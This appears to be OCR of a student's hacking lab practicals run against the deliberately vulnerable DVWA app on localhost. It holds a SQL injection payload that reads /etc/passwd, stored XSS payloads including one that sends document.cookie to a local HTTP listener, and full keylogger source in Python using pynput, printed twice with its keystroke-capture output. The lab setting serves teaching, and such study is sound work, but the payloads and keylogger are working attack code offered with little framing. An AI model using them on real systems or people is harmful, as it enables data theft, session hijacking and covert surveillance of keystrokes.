
```
ID:  ' union all select load_file('/etc/passwd'),null #
First name:
Surname:
```


Practical 8


XAMPP for XSS












DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Vulnerability: Stored Cross Site Scripting (XSS)
Name *
Message *
Sign Guestbook
Clear Guestbook
Name: test
Message: This is a test comment.
More Information
https://owasp.org/www-community/attacks/xss
https://owasp.org/www-community/xss-filter-evasion-cheatsheet
https://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html
http://www.scriptalert1.com/



Name *
crypto
Message *
hi
Sign Guestbook
Clear Guestbook
Name: test
Message: This is a test comment.
Name: crypto
Message: hi


Name *
crypto
Message *
<script>alert("You have been hacked")</script>
Sign Guestbook
Clear Guestbook


localhost says
You have been hacked
OK



C:\Users\Admin>python -m http.server 1337
Serving HTTP on :: port 1337 (http://[::]:1337/) ...


Name *
Message *
Cut Ctrl+X
Copy Ctrl+C
Paste Ctrl+V
Paste as plain text Ctrl+Shift+V
Select all Ctrl+A
Spell check
Writing Direction
Open in reading mode NEW
Get image descriptions from Google
Inspect
More Info


Vulnerability: Stored Cross Site Scripting (XSS)
Name *
crypto
Message *
<script>window.location='http://localhost:1337/?cookie' + document.cookie</script>
Sign Guestbook
Clear Guestbook

Practical 9

Keylogger



keylogger using pynput module install pynput with the command python -m pip install pynput

```
import pynput
from pynput.keyboard import Key, Listener

keys = []

def on_press(key):

    keys.append(key)
    write_file(keys)

    try:
        print('alphanumeric key {0} pressed'.format(key.char))

    except AttributeError:
        print('special key {0} pressed'.format(key))

def write_file(keys):

    with open('log.txt', 'w') as f:
        for key in keys:

            # removing ''
            k = str(key).replace("'", "")
            f.write(k)
```

```
        # explicitly adding a space after
        # every keystroke for readability
        f.write(' ')

def on_release(key):

    print('{0} released'.format(key))
    if key == Key.esc:
        # Stop listener
        return False


with Listener(on_press = on_press,
              on_release = on_release) as listener:

    listener.join()
```

eh.py - C:/Users/Admin/AppData/Local/Programs/Python/Python311/eh.py (3.11.0)

File Edit Format Run Options Window Help

```
import pynput
from pynput.keyboard import Key, Listener

keys = []

def on_press(key):
    keys.append(key)
    write_file(keys)
    try:
        print('alphanumeric key {0} pressed'.format(key.char))
    except AttributeError:
        print('special key {0} pressed'.format(key))

def write_file(keys):
    with open('log.txt', 'w') as f:
        for key in keys:

            # removing ''
            k = str(key).replace("'", "")
            f.write(k)
            # explicitly adding a space after
            # every keystroke for readability
            f.write(' ')

def on_release(key):
    print('{0} released'.format(key))
    if key == Key.esc:
        # Stop listener
        return False

with Listener(on_press = on_press,
              on_release = on_release) as listener:

    listener.join()
```

```
>>>
===== RESTART: C:/Users/Admin/AppDa
alphanumeric key g pressed
'g' released
alphanumeric key j pressed
'j' released
alphanumeric key k pressed
'k' released
alphanumeric key None pressed
<101> released
alphanumeric key None pressed
<98> released
alphanumeric key u pressed
'u' released
alphanumeric key 6 pressed
'6' released
alphanumeric key 4 pressed
'4' released
alphanumeric key 9 pressed
'9' released
special key Key.caps_lock pressed
Key.caps_lock released
special key Key.shift pressed
Key.shift released
special key Key.ctrl_l pressed
Key.ctrl_l released
special key Key.alt_l pressed
Key.alt_l released
special key Key.esc pressed
Key.esc released
gjk52u649
>>>
```